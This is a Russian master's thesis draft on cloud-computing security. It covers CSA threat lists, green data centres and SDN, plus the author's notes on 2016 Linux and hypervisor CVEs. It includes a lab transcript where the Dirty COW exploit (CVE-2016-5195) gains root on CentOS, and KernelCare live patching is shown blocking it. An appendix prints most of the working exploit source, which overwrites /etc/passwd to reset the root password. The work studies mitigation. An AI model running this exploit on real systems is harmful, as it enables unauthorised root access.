Своевременное определение основных угроз безопасности является первым шагом к минимизации рисков в сфере облачных вычислений. Исследовательская группа Cloud Security Alliance, на конференции RSA в Сан-Франциско, выделила 12 основных угроз безопасности в сфере облачных вычислений за 2016 год [11]:

- утечка данных;
- компрометация учетных записей и обход аутентификации;
- взлом интерфейсов и API;
- уязвимость используемых систем;
- кража учетных записей;
- инсайдеры-злоумышленники;
- целевые кибератаки;
- перманентная потеря данных;

– недостаточная осведомленность;
– злоупотребление облачными сервисами;
– DDoS-атаки;
– совместные технологии, общие риски

Как и в случае с традиционными инфраструктурами, «облака» подвергаются тем же угрозам. Злоумышленники пытаются получить доступ к данным пользователей, которые хранятся в «облаке». Утечка данных компании может нанести значительный ущерб бизнесу, вплоть до банкротства. Облачные провайдеры пытаются минимизировать риски утечки информации путем внедрения многофакторной аутентификации и стойкого шифрования. К примеру все действия пользователя на портале самообслуживания должны осуществляться по безопасному протоколу HTTPS, а аутентификация в личный кабинет должна сопровождаться подтверждением через мобильный телефон или электронную почту.

Однако даже при использовании безопасного протокола, пользователь может использовать слабые пароли или управлять ключами шифрования ненадлежащим образом, например хранить их в публичном доступе. Также компании могут сталкиваться с проблемами назначения прав пользователей, например при увольнении сотрудника или при переводе его на другую должность. В таком случае, помимо повышения компетентности руководства компании, CSA рекомендует использовать одноразовые пароли, токены, USB-ключи, смарт-карты и прочие механизмы многофакторной аутентификации. Использование таких механизмов значительно усложняет подбор паролей и компрометация инфраструктуры возможна только при наличии физического доступа, например к USB-ключу.

Использование пользовательского интерфейса и API значительно упрощает взамодействие пользователя с услугой. Однако появляется и дополнительный вектор для атаки злоумышленниками, так как информация предоставленная через API является строго конфиденциальной. Особо важно в данном случае проработать механизмы контроля доступа и шифровать API. Для предотвращения таких взломов необходимо периодически запускать тесты на

проникновение, проводить аудит безопасности, моделировать угрозы и использовать прочие превентивные методы.

Наиболее популярная проблема при использовании «облаков» — это уязвимости в используемых приложениях. Зачастую, при использовании облачных IaaS-услуг, компании полностью полагаются на провайдера, хотя ответственность за размещаемые приложения и уязвимости в используемых системах лежит на пользователе. Для предотвращения взлома приложения, необходимо регулярное сканирование на предмет наличия уязвимостей, мониторинг активности приложения, применение последних патчей безопасности.

Путем кражи учетных записей пользователей облачного окружения, злоумышленники внедряют фишинговые страницы и различные эксплоиты. В таком случае стратегия «защита в глубину» может оказаться недостаточной. CSA рекомендует в таком случае выполнять контроль учетных записей пользователей, вести журналы выполняемых транзакций, а также использовать механизмы многофакторной аутентификации.

Уволенные сотрудники могут преследовать различные цели, начиная от мести и заканчивая коммерческой выгодой от кражи данных, поэтому особо важно контролировать учетные записи всех сотрудников компании, ключи шифрования, доступы к внутренним сервисам. Инсайдерские угрозы могут принести значительный ущерб компании, в случае утечки данных конкурентам. Также важно проводить мониторинг, аудит и логирование действий учетных записей.

В настоящее время особую опасность представляют целевые кибератаки. При таком методе взлома с помощью соответствующих инструментов можно добиться проникновения в облачную инфраструктуру, при этом обнаружить такое вторжение затруднительно. Использование современных решений обеспечения безопасности позволяют вовремя обнаруживать такие кибератаки. Необходим мониторинг подобных инцидентов и незамедлительная реакция на них, также стоит использовать профилактические меры в целях недопущения взлома.

Перманентная потеря данных не настолько страшна, если использовать резервное копирование. Как правило, злоумышленники не ставят себе основной целью удаление данных, так как их можно восстановить при достаточной квалификации системных администраторв. Использование ежедневного резервного копирования и периодическая проверка работоспособности этих данных позволяет избежать их полной потери. Необходимо шифровать данные резервных копий, использовать альтернативные площадки для их размещения, разделять данные пользователей и данные приложений.

Компании, переходящие в «облака» часто не осведомлены о том, как это работает и с чем им придется в дальнейшем столкнуться. Для решения данного вопроса необходимо понимать как работают облачные сервисы, какие риски берет на себя компания при заключении договора с провайдером. Персонал компании должен иметь соответствующую квалификацию для управления облачной услугой.

Облачные услуги могут использоваться злоумышленниками для совершения злонамеренных действий, таки как атак на отказ (DDoS), рассылка спама, размещение фишинговх страниц и прочее. Провайдеры должны вести мониторинг таких пользователей, анализировать трафик и своевременно реагировать на подобные инциденты.

Особо актуальной угрозой на сегодняшний день стали DDoS-атаки. Вычислительные мощности дешевеют, поэтому подобные атаки становятся все дешевле и сильнее для злоумышленника. При выборе поставщика облачных услуг стоит обратить внимание, каким образом у них организована защита от подобных атак, так как при реальной угрозе провайдер может заблокировать пользователя и отказаться от предоставления услуг.

Облачные технологии базируются на большом количестве разнообразного программного обеспечения и протоколов. Если в одном компоненте возникает уязвимость, то она напрямую влияет на всю инфраструктуру. CSA рекомендует использовать стратегии «безопасности в глубину», сегменитации сети, использования многофакторной аутентификации, использования систем обнаружения вторжений.

2.7 Тенденции развития облачных вычислений

В настоящее время одними из основных тенденций развития в сфере ИТ, в облачных вычислениях в частности, являются «зеленые» центры обработки данных и программно-конфигурируемые сети или Software-defined Networking (SDN).

Все центры обработки данных сталкиваются с проблемой вывода тепловой энергии. Тепловая энергия являет побочным действием от эксплуатации плотно укомплектованных серверных стоек. Для охлаждения ЦОД необходимо большое количество холодильных установок, которые потребляют количество энергии сравнимое с некоторыми городами [12]. Крупные компании хотят строить центры обработки данных в северных странах, таких как Исландия и Финляндия, однако удаленность от крупных магистральных сетевых точек и недостаток квалифицированных кадров для обслуживания ЦОД замедляют развитие данной тенденции. Тепло, выделяемое дата-центром можно использовать для обогрева близлежащих жилых комплексов. Возможность заново использовать излишнее тепло от серверов предусматривается на этапе разработки нового ЦОД, помогая повысить энергетическую эффективность оборудования.

Одной из главных расходных статей в проектировании центров обработки данных таких крупных компаний как Google, Amazon, eBay, Microsoft, является электроэнергия. В 2008 году компания McKinsey & Company провела аналитический обзор выбросов углекислого газа от выработки электроэнергии для нужд ЦОД [13]. Согласно исследованиям, суммарные показатели выброса углекислого газа ЦОД сравнимы с выбросам такой страны как Аргентина.

За счет использования энергии солнца и ветра уже работает большое количество коммерческих ЦОД. Первый в мире «зеленый» дата-центр, который работает исключительно на энергии ветра построен в США, в штате Иллинойс.

Компания Microsoft использует контейнеры в качестве здания для ЦОД. Таким образом такие контейнеры легко переносить к источникам возобновляемой энергии, за счет этого выбросы углекислого газа в атмосферу значительно сокращаются.

Также Microsoft в рамках Project Natick создала прототип ЦОД под названием Leona Philpot. Прототип был погружен в США, недалеко от Тихого океана и успешно проработал на протяжении четырех месяцев. Большое количество теплообменников, которыми был оснащен Leona Philpot, передавали лишнее тепло от серверов в воду. При этом по оценкам экологов, это не влияет на глобальное повышение на температуру воды в мировом океане.

Бывший сотрудник компании Google Джон Данн предложил использовать уже не работающую электростанцию в качестве нового ЦОД. Атомная электростанция (АЭС) Vermont Yankee использовалась с 1972 по 2014 года. Так как АЭС находится близко к водным ресурсам и железной дороге, необходимо было лишь преобразовать здание и подвести к ЦОД сетевую инфраструктуру.

В России существует проект строительства ЦОД рядом с Калининской АЭС. Таким образом корпорация Росэнергоатом обеспечит бесперебойным надежным источником электроэнергии для 4800 серверных стоек.

Основными тенденциями развития корпоративных сетей и сетей центров обработки данных являются:

- рост объемов трафика, изменение структуры трафика;
- рост числа пользователей мобильных приложений и социальных сетей;
- высокопроизводительные кластеры для обработки большого количества данных;
- виртуализация для предоставления облачных услуг.

Программно-конфигурируемая сеть — форма виртуализации вычислительных ресурсов (сети), в которой уровень управления отделен от уровня передачи данных (рис. 2.5). Основным преимуществом такой сети является то, что большое количество сетей возможно программно объединить в одну и централизованно управлять ею.

Если рассмотреть современный маршрутизатор или коммутатор, то логически его можно разделить на три компонента:

- уровень управления;
- уровень управления трафиком;
- передача трафика.



Рисунок 2.5 – Схема программно-конфигурируемой сети

На уровне управления присутствует командный интерфейс, программная оболочка, протоколы управления или встроенный веб-сервер. Основная задача уровня управления — обеспечить управление устройством. На уровень управления трафиком приходятся алгоритмы. Функциональная задача данного уровня — автоматическая реакция на изменение трафика. Функционал передачи трафика обеспечивает физическую передачу данных на низших уровнях.

Для построения программно-конфигурируемых сетей используется стандартный протокол OpenFlow. Большое количество коммутаторов уже поддерживает этот протокол. Крупные вендоры сетевого оборудования, такие как Hewlet-Packard, считают что развитие SDN и в частности протокола OpenFlow позволит возобновить процесс внедрения инноваций в уже давно устоявшейся области сетевых технологий.

3 СИСТЕМНЫЙ АНАЛИЗ

Тут немного вводного текста.

Потом идет 9 подпунктов.

Все это добро примерно на 10 страниц.

4 ВАРИАНТНЫЙ АНАЛИЗ

Тут вводный текст общий.

Затем идет около 7 подпунктов, в некоторых из этих подпунктов еще есть подпункты.

Много табличек и формул, похоже придется допиливать шаблон под формулы.

Это все примерно на 20 (OMG) страниц.

5 ОПИСАНИЕ РАБОТЫ, ПОКА НЕ ЗНАЮ ЧТО ТУТ

П.С. После обзора литературы следующий пункты системный анализ и вариативный анализ. Я их буду делать только как закончу основную часть диплома.

—

Пока я только знаю что тут примерно 20 страниц должно быть. Тут само исследование работы.

Все это должно быть с подпунктами.

—

Актуальность: облака везде, облака нужны всем, не только бизнес-клиентам, но и обычным людям.

Т.к. популярность облаков появилась сравнительно недавно и она стремительно развивается, не всегда успевают учесть все аспекты безопасности.

Также из-за того, что облако состоит из большого количества ПО на различных уровнях, нужно учитывать все уязвимости, так как они могут всплыть на каждом из уровней.

Мысли:

* клиенты слабо представляют насколько защищены облака, поэтому предпочитают частное облаков, взамен публичного, не доверяют провайдеру

* основные аспекты облаков: мониторинг, управление, безопасность, доступность

* если надо добавить часть по экономике - файл 124.pdf

* по поводу иаас, преимущества понятны, а вот минусы в том, что если получают доступ к хост-ноде, то все, также это может быть изнутри, например уязвимость на гипервизоре

* конкретные проблемы с табличками описаны тут 1608.08787v1.pdf

* файл cloud-security-study-report.pdf конкретный отчет сравнение использования облаков в 2016 году по сравнению с 2014

Рисунок 5.1 – Тестовая картиночка

Рисунок 5.2 – Тестовая картиночка

* в файле informatsionnaya-bezopasnost-pri-oblachnyh-vychisleniyah-problemy-i-perspektivy.pdf хорошо расписан вопрос по стандартизации облаков, также кратко написано про риски использования облаков

* тут тоже про стандарты psta2011-4-17-31.pdf

* в файле str50.pdf рассказывакется про проблемы в России, проблемы с точки зрения инф. безопасности

* реальные опросы от интела 2012г, которые рассказывают, что препятствуют уходу в облака, файл whats-holding-back-the-cloud-peer-research-report.pdf

* хорошая презентация Zegzhda-PD-supernova-2.pdf краткие тезисы, примеры картинок, модель безопасности даже есть

—

почему именно linux и эти платформы? нужно собрать статистику использования дистрибутивов на серверах, а также платформ виртуализации возможно конкретно по россии эту цифру найти?

Уязвимости 2016, это нужно эксплуатировать

* Linux kernel, CentOS/RHEL/buntu/Debian Dirty COW

* Виртуализация: KVM/Xen/LXC/OpenVZ/Virtuozzo/VMWare/Hyper-V

* Протоколы: NTP/SSL/TLS/HTTP2 DROWN/POODLE/HEARTBLEED TCP overflow libc GHOST

* mysql cve-2016-3477

чтобы не ребутаться использовать kernelcare/kpatch, постоянно мониторинг уязвимостей

использовать lts дистрибутивы для поддержки софта

пример уязвимостей по kvm: http://www.cvedetails.com/

ntp - только на винде позволяет устроить ддос

есть drown до этого еще poodle и heartbleed, это все уязвимости openssl, после этого появился libressl - она сложна в реализации http://www.opennet.ru/opennews/art.shtml?num=43971

нашумевшие еще это ghost, shellshock, CVE-2016-6663 (mysql) — конкретно

+ Linux kernel DIrty COW: CVE-2016-5195 http://www.opennet.ru/opennews/art.shtml?num=45354 получить рута можно

- Xen CVE-2016-6258 http://www.opennet.ru/opennews/art.shtml?num=44855 выполнение произвольного кода на хост-ноде нет эксплоитов

- TCP CVE-2016-5696 http://www.opennet.ru/opennews/art.shtml?num=44945 возможность обрыва tcp-соединения и подстановки данных в трафик тяжело эксплуатировать

- glibc CVE-2015-7547 http://opennet.ru/opennews/art.shtml?num=43886 ее вряд ли можно эксплуатировать

- xen CVE-2016-3710 http://www.opennet.ru/opennews/art.shtml?num=44409 работает только в hvm, выполнение кода на хост-ноде из гостевой

- linux kernel CVE-2016-8655 http://www.opennet.ru/opennews/art.shtml?num=45 тут возможно выйти за пределы lxc скорее всего, но тут сложно, для этого нужен CAP_NET_RAW и sysctl kernel.unprivileged_userns_clone=1 плюс нет экслоита для LXC

- LXC CVE-2016-8649 https://www.opennet.ru/opennews/art.shtml?num=45573 эксплоит есть, но у меня не работает на 11 строчке

* https://habrahabr.ru/company/pt/blog/318050/ уязвимость в нагиосе —

Тестовый стенд для всего этого. лучше конечно это был бы дедик, но на крайняк kvm + nestedV

если все это можно эксплуатировать, то что делать?

* мониторинг

* если это что-то ядерное, то надо ребутать, так не пойдет, нужны патчи налету

* использование встроенных механизмов защиты selinux/apparmor

* если не удается исправить онлайн патчем, то либо ребут (что критично), либо онлайн миграция

если связать это с опенсорсом, то

1. все источники уязвимостей из открытых данных

2. эксплуатация уязвимостей тоже осуществляется с помощью свободного ПО

3. если это мониторинг, то скорее всего он тоже опенсорсный, но надо поискать если ли коммерческие альтернативы

Поискать скрипты, которые могут по открытым базам чекать уязвимости. Эту возможность можно запихнуть в мониторинг.

Дальше. Обзор наших провайдеров. Какие требования к ним предъявляются и как они их выполняют. Тут надо собрать стату по популярным облачным ребятам, почитать SLA и триальную услугу попробовать.

Если же речь идет не только об уязвимостях, но например еще о ддос, то тут помимо очевидного варианта атаки на инфраструктуру может быть, что в облаке клиента может быть зараза и это исходящий ддос. Это надо тоже как-то мониторить, решать это можно либо заблокировав клиента, либо если это легитимный трафик, то что-то делать с сетью.

Также в безопасность входят бекапы, фейловеры, все что соответствует SLA. Тут возможно сделать что-то с SDN и SDS, надо почитать.

На этот листинг можно пока не обращать внимания, я его для себя скопировал, как эксплуатировать уязвимость в ядре и получить рут-права.

```
ETO CHISTIJ ISO CENTOS 7.2

[root@master ~]# cat /etc/redhat—release
CentOS Linux release 7.2.1511 (Core)
[root@master ~]# uname —r
3.10.0—327.el7.x86_64
[root@master ~]# su dcow
[dcow@master ~]$ id
uid=1000(dcow) gid=1000(dcow) groups=1000(dcow) context=
   unconfined_u:unconfined_r:unconfined_t:s0—s0:c0.c1023
[dcow@master ~]$ git clone https://github.com/gbonacini/CVE
   —2016—5195.git
[dcow@master ~]$ cd CVE—2016—5195/
[dcow@master CVE—2016—5195]$ make
g++ —Wall —pedantic —O2 —std=c++11 —pthread —o dcow dcow.cpp —lutil
[dcow@master CVE—2016—5195]$ ./dcow
Running ...
Received su prompt (Password: )
```

```
Root password is:   dirtyCowFun
Enjoy! :-)
[dcow@master CVE-2016-5195]$ su root
Password: dirtyCowFun
[root@master ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:
   unconfined_r:unconfined_t:s0-s0:c0.c1023


[root@master ~]# rpm -i http://patches.kernelcare.com/kernelcare-
   latest.el6.x86_64.rpm
[root@master ~]# /usr/bin/kcarectl --info
kpatch-state: patch is applied
kpatch-for: Linux version 3.10.0-327.el7.x86_64 (builder@kbuilder.
   dev.centos.org) (gcc version 4.8.3 20140911 (Red Hat 4.8.3-9) (
   GCC) ) #1 SMP Thu Nov 19 22:10:57 UTC 2015
kpatch-build-time: Mon Nov  7 17:08:08 2016
kpatch-description: 20;3.10.0-327.36.3.el7.x86_64
[root@master ~]# /usr/bin/kcarectl --update
Kernel is safe
[root@master ~]# /usr/bin/kcarectl --uname
3.10.0-327.36.3.el7.x86_64
[root@master ~]# /usr/bin/kcarectl --patch-info  | grep CVE
   -2016-5195 -A3 -B3
kpatch-name: 3.10.0/0001-mm-remove-gup_flags-FOLL_WRITE-games-from-
   __get_user-327.patch
kpatch-description: mm: remove gup_flags FOLL_WRITE games from
   __get_user_pages()
kpatch-kernel: >kernel-3.10.0-327.36.2.el7
kpatch-cve: CVE-2016-5195
kpatch-cvss: 6.9
kpatch-cve-url: https://access.redhat.com/security/cve/cve
   -2016-5195
kpatch-patch-url: https://git.kernel.org/linus/19
   be0eaffa3ac7d8eb6784ad9bdbc7d67ed8e619

[root@master ~]# uname -r
```

```
3.10.0—327.el7.x86_64


PROVEROCHKA
[dcow@master CVE—2016—5195]$ ./dcow
Running ...
NE RABOTAET

4$/YEAR ZA 1 LICENZIUY

OTKLUYCHAEM
[root@master ~]# /usr/bin/kcarectl --unload
Updates already downloaded
KernelCare protection disabled, kernel might not be safe
[root@master ~]# su — dcow
Last login: Wed Dec  7 17:18:42 MSK 2016 on pts/0
[dcow@master ~]$ cd CVE—2016—5195/
[dcow@master CVE—2016—5195]$ ./dcow
Running ...
Received su prompt (Password: )
Root password is:   dirtyCowFun
Enjoy! :—)
```

6 АНАЛИЗ ПОЛУЧЕННЫХ РЕЗУЛЬТАТОВ

Тут подводим итог работы.

2 страницы выходит

ЗАКЛЮЧЕНИЕ

Тут все понятно.

1 страница

ПЕРЕЧЕНЬ СОКРАЩЕНИЙ И УСЛОВНЫХ ОБОЗНАЧЕНИЙ

ЦОД — центр обработки данных

ПО — программное обеспечение

GNU — проект по разработке свободного программного обеспечения

GPL — General Public License, универсальная общественная лицензия

ОЗУ — оперативное запоминающее устройство

SSD — Solid State Drive, твердотельный накопитель

NIST — National Institute of Standards and Technology, Национальный институт стандартов и технологий

СХД — система хранения данных

SaaS — Software as a Service, программное обеспечение как услуга

PaaS — Platform as a Service, платформа как услуга

IaaS — Infrastructure as a Service, инфраструктура как услуга

ОС — операционная система

SOA — service-oriented architecture, сервис-ориентированная архитектура

AWS — Amazon Web Services

GCE — Google Compute Engine

OMG — Object Management Group

ИТ — информационные технологии

CSA — Cloud Security Alliance

DMTF — Distributed Management Task Force

SNIA — Storage Networking Industry Association

OGF — Open Grid Forum

OCC — Open Cloud Consortium

OASIS — Organization for the Advancement of Structured Information Standards

IETF — Internet Engineering Task Force, инженерный совет Интернета

ITU — International Telecommunications Union, Международный институт электросвязи

ETSI — European Telecommunications Standards Institute, Европейский институт телекоммуникационных стандартов

IDPS — Intrusion Detection and Prevention Systems, руководство по системам обнаружения и предотвращения вторжений

EC2 — Elastic Compute Cloud, веб-сервис компании Amazon, предоставляющий вычислительные мощности в облаке

API — Application Programming Interface, интерфейс создания приложений

vCPU — Virtual Central Processing Unit, виртуальное процессорное ядро

AMI — Amazon Machine Images

EBS — Elastic Block Store, сервис постоянного хранилища блочного уровня для использования с инстансами Amazon

IoT — Internet of Things, интернет вещей

DDoS — Distributed Denial of Service, распределенная атака на отказ

SDN — Software-defined Networking, программно-определяемая сеть

АЭС — атомная электростанция

БИБЛИОГРАФИЧЕСКИЙ СПИСОК

1. Прудникова, А.А. Безопасность облачных вычислений / А.А. Прудникова // Мир телекома. – 2013. – №1. – С. 50-55.

2. Методические указания «Процедура системного анализа при проектировании программных систем» для студентов-дипломников дневной и заочной формы обучения специальности 7.091501 / Сост.: Сергеев Г.Г., Скатков А.В., Мащенко Е.Н. – Севастополь: Изд-во СевНТУ, 2005. – 32 с.

3. Методические указания к расчетно-графическому заданию на тему «Метод анализа иерархий» по дисциплине «Теория оптимальных решений» для студентов специальности 7.091501 «Компьютерные системы и сети» дневной и заочной формы обучения / Сост.: Ю.Н. Щепин – Севастополь: Изд-во СевНТУ, 2008. – 28 с.

4. Hogan, M. NIST Cloud Computing Standarts Roadmap / M. Hogan, F. Liu, A. Sokol, J. Tong // NIST Special Publication 500-291, Version 2 Roadmap Working Group, 2013. – 113 с.

5. The 2016 Global Cloud Data Security Study. Ponemon Insitute LLC, 2016. – 40 с.

6. Беккер, М.Я. Информационная безопасность при облачных вычислениях: проблемы и перспективы / М.Я. Беккер, Ю.А. Гатчин, Н.С. Кармановский, А.О. Терентьев, Д.Ю. Федоров // Научно-технический вестник Санкт-Петербургского государственного университета информационных технологий, механики и оптики. – 2011. – №1(71). – С. 97-102.

7. Емельянова, Ю.Г. Анализ проблем и перспективы создания интеллектуальной системы обнаружения и предотвращения сетевых атак на облачные вычисления / Ю.Г. Емельянова, В.П. Фраленко // Программные системы: теория и приложения. – 2011. – №4(8) – С. 17-31.

8. Chisnall, D. The Definitive Guide to the Xen Hypervisor / D. Chisnall. – 1st Edition // Prentice Hall Open Source Software Development, 2007. – 320 с.

9. Федеральный закон от 21 июля 2014 г. № 242-ФЗ «О внесении изменений в отдельные законодательные акты Российской Федерации в части уточнения порядка обработки персональных данных в информационно-телекоммуникационных сетях» / Минкомсвязь России // Опубликован 12.02.2016 на официальном интернет-портале Министерства связи и массовых коммуникаций Российской Федерации

10. Облачные сервисы 2016 [Электронный ресурс] // CNews Analytics Режим доступа: https://goo.gl/cmDSMB (Дата обращения: 30.12.2016)

11. Cloud Security Alliance Releases 'The Treacherous Twelve' Cloud Computing Top Threats in 2016 [Электронный ресурс] // Cloud Security Alliance Research Group Режим доступа: https://goo.gl/l2aWLu (Дата обращения: 11.01.2017)

12. ИТ-инфраструктура предприятия 2010: Пути оптимизации [Электронный ресурс] // CNews Analytics Режим доступа: https://goo.gl/jzrrIO (Дата обращения: 05.01.2017)

13. Kaplan, J. Revolutionizing data center energy efficiency / J. Kaplan, W. Forrest, N. Kindler // Technical report, McKinsey & Company, 2008. – 15 с.

СПИСОК ИЛЛЮСТРАТИВНОГО МАТЕРИАЛА

СПИСОК ТАБЛИЦ

ПРИЛОЖЕНИЕ А

НАЗВАНИЕ ПРИЛОЖЕНИЯ 1

Тут какой-нибудь текст или код или картинки

```
1  // ------------------------------------------------------------_
2  // Copyright (C) 2016  Gabriele Bonacini
3  // https://github.com/gbonacini/CVE-2016-5195/blob/master/dcow.cpp
4  // Edited 14.01.2017 for https://github.com/Amet13/master-thesis
5  // This program is free software; you can redistribute it and/or
6  // modify it under the terms of the GNU General Public License as
7  // published by the Free Software Foundation; either version 3 of
8  // the License, or (at your option) any later version.
9  // This program is distributed in the hope that it will be useful,
10 // but WITHOUT ANY WARRANTY; without even the implied warranty of
11 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
12 // GNU General Public License for more details.
13 // You should have received a copy of the GNU General Public
14 // License along with this program; if not, write to the Free
15 // Software Foundation, Inc., 51 Franklin Street, Fifth Floor,
16 // Boston, MA 02110-1301  USA
17 // Usage:
18 // g++ -Wall -pedantic -std=c++11 -pthread -o dcow dcow.cpp -lutil
19 // ./dcow
20 // ------------------------------------------------------------_
21
22 #include <iostream>
23 #include <fstream>
24 #include <string>
25 #include <thread>
26 #include <sys/mman.h>
27 #include <fcntl.h>
28 #include <unistd.h>
29 #include <sys/types.h>
30 #include <pwd.h>
31 #include <pty.h>
```

```
32 #include <string.h>
33 #include <termios.h>
34 #include <sys/wait.h>
35 #include <signal.h>
36
37 #define BUFFSIZE   1024
38 #define PWDFILE    "/etc/passwd"
39 #define BAKFILE    "./.ssh_bak"
40 #define TMPBAKFILE "/tmp/.ssh_bak"
41 #define PSM        "/proc/self/mem"
42 #define ROOTID     "root:"
43 #define SSHDID     "sshd:"
44 #define MAXITER    300
45 #define DEFPWD     "$6$P7xBAooQEZX/ham$9L7U0KJoihNgQakyfOQokDgQWL\
46   STFZGB9LUU7T0W2kH1rtJXTzt9mG4qOoz9Njt.tIklLtLosiaeCBsZm8hND/"
47 #define TXTPWD     "dirtyCowFun\n"
48 #define DISABLEWB  "echo 0 > \
49   /proc/sys/vm/dirty_writeback_centisecs\n"
50 #define EXITCMD    "exit\n"
51 #define CPCMD      "\\cp "
52 #define RMCMD      "\\rm "
53
54 using namespace std;
55
56 class Dcow{
57   private:
58     bool run, rawMode, opShell, restPwd;
59     void *map;
60     int fd, iter, master, wstat;
61     string buffer, etcPwd, etcPwdBak, root, user, pwd, sshd;
62     thread            *writerThr, *madviseThr, *checkerThr;
63     ifstream          *extPwd;
64     ofstream          *extPwdBak;
65     struct passwd     *userId;
66     pid_t             child;
67     char              buffv[BUFFSIZE];
68     fd_set            rfds;
```

```
69      struct termios    termOld, termNew;
70      ssize_t           ign;
71      void exitOnError(string msg);
72    public:
73      Dcow(bool opSh, bool rstPwd);
74      ~Dcow(void);
75      int  expl(void);
76  };
77
78  Dcow::Dcow(bool opSh, bool rstPwd) : run(true), rawMode(false),
79    opShell(opSh), restPwd(rstPwd), iter(0), wstat(0), root(ROOTID),
80    pwd(DEFPWD), sshd(SSHDID), writerThr(nullptr),
81    madviseThr(nullptr), checkerThr(nullptr), extPwd(nullptr),
82    extPwdBak(nullptr),
83    child(0){
84      userId = getpwuid(getuid());
85      user.append(userId->pw_name).append(":");
86      extPwd = new ifstream(PWDFILE);
87      while (getline(*extPwd, buffer)){
88        buffer.append("\n");
89        etcPwdBak.append(buffer);
90        if(buffer.find(root) == 0){
91          etcPwd.insert(0, root).insert(root.size(), pwd);
92          etcPwd.insert(etcPwd.begin() + root.size() + pwd.size(),
93          buffer.begin() + buffer.find(":", root.size()),
94          buffer.end());
95        } else if(buffer.find(user) == 0 ||
96          buffer.find(sshd) == 0 ){
97        etcPwd.insert(0, buffer);
98      } else{etcPwd.append(buffer);}
99    }
100   extPwdBak = new ofstream(restPwd ? TMPBAKFILE : BAKFILE);
101   extPwdBak->write(etcPwdBak.c_str(), etcPwdBak.size());
102   extPwdBak->close();
103   fd = open(PWDFILE,O_RDONLY);
104   map = mmap(nullptr, etcPwdBak.size(),
105     PROT_READ, MAP_PRIVATE, fd, 0);
```

```
106 }
107
108 Dcow::~Dcow(void){
109   extPwd->close();
110   close(fd);
111   delete extPwd; delete extPwdBak; delete madviseThr;
112   delete writerThr; delete checkerThr;
113   if(rawMode) tcsetattr(STDIN_FILENO, TCSANOW, &termOld);
114   if(child != 0) wait(&wstat);
115 }
116
117 void Dcow::exitOnError(string msg){
118   cerr << msg << endl;
119   throw new exception();
120 }
121
122 int Dcow::expl(void){
123   madviseThr = new thread([&](){
124     while(run){
125       madvise(map, etcPwdBak.size(), MADV_DONTNEED);
126     }
127   });
128   writerThr = new thread([&](){
129     int fpsm = open(PSM,O_RDWR);
130     while(run){
131       lseek(fpsm, reinterpret_cast<off_t>(map), SEEK_SET);
132       ign = write(fpsm, etcPwd.c_str(), etcPwdBak.size());
133     }
134   });
135   checkerThr = new thread([&](){
136     while(iter <= MAXITER){
137       extPwd->clear();
138       extPwd->seekg(0, ios::beg);
139       buffer.assign(istreambuf_iterator<char>(*extPwd),
140       istreambuf_iterator<char>());
141       if(buffer.find(pwd) != string::npos &&
142       buffer.size() >= etcPwdBak.size()){
```

```
143         run = false; break;
144       }
145       iter ++; usleep(300000);
146     }
147     run = false;
148   });
149
150   cerr << "Running ..." << endl;
151   madviseThr->join();
152   writerThr->join();
153   checkerThr->join();
154
155   if(iter <= MAXITER){
156     child = forkpty(&master, nullptr, nullptr, nullptr);
157     if(child == -1) exitOnError("Error forking pty.");
158     if(child == 0){
159       execlp("su", "su", "-", nullptr);
160       exitOnError("Error on exec.");
161     }
162     if(opShell)
163       cerr << "Password overridden to: " <<  TXTPWD << endl;
164     memset(buffv, 0, BUFFSIZE);
165     ssize_t bytes_read = read(master, buffv, BUFFSIZE - 1);
166     if(bytes_read <= 0)
167       exitOnError("Error reading su prompt.");
168     cerr << "Received su prompt (" << buffv << ")" << endl;
169
170     if(write(master, TXTPWD, strlen(TXTPWD)) <= 0)
171       exitOnError("Error writing pwd on tty.");
172
173     if(write(master, DISABLEWB, strlen(DISABLEWB)) <= 0)
174       exitOnError("Error writing cmd on tty.");
175
176     if(!opShell){
177       if(write(master, EXITCMD, strlen(EXITCMD)) <= 0)
178         exitOnError("Error writing exit cmd on tty.");
179     } else{
```

```
180       if(restPwd){
181         string restoreCmd =
182         string(CPCMD).append(TMPBAKFILE).append(" ").
183         append(PWDFILE).append("\n");
184         if(write(master, restoreCmd.c_str(),
185         restoreCmd.size()) <= 0)
186           exitOnError("Error writing restore cmd on tty.");
187         restoreCmd = string(RMCMD).append(TMPBAKFILE).
188         append("\n");
189         if(write(master, restoreCmd.c_str(),
190         restoreCmd.size()) <= 0)
191           exitOnError("Error writing restore cmd (rm) on tty.");
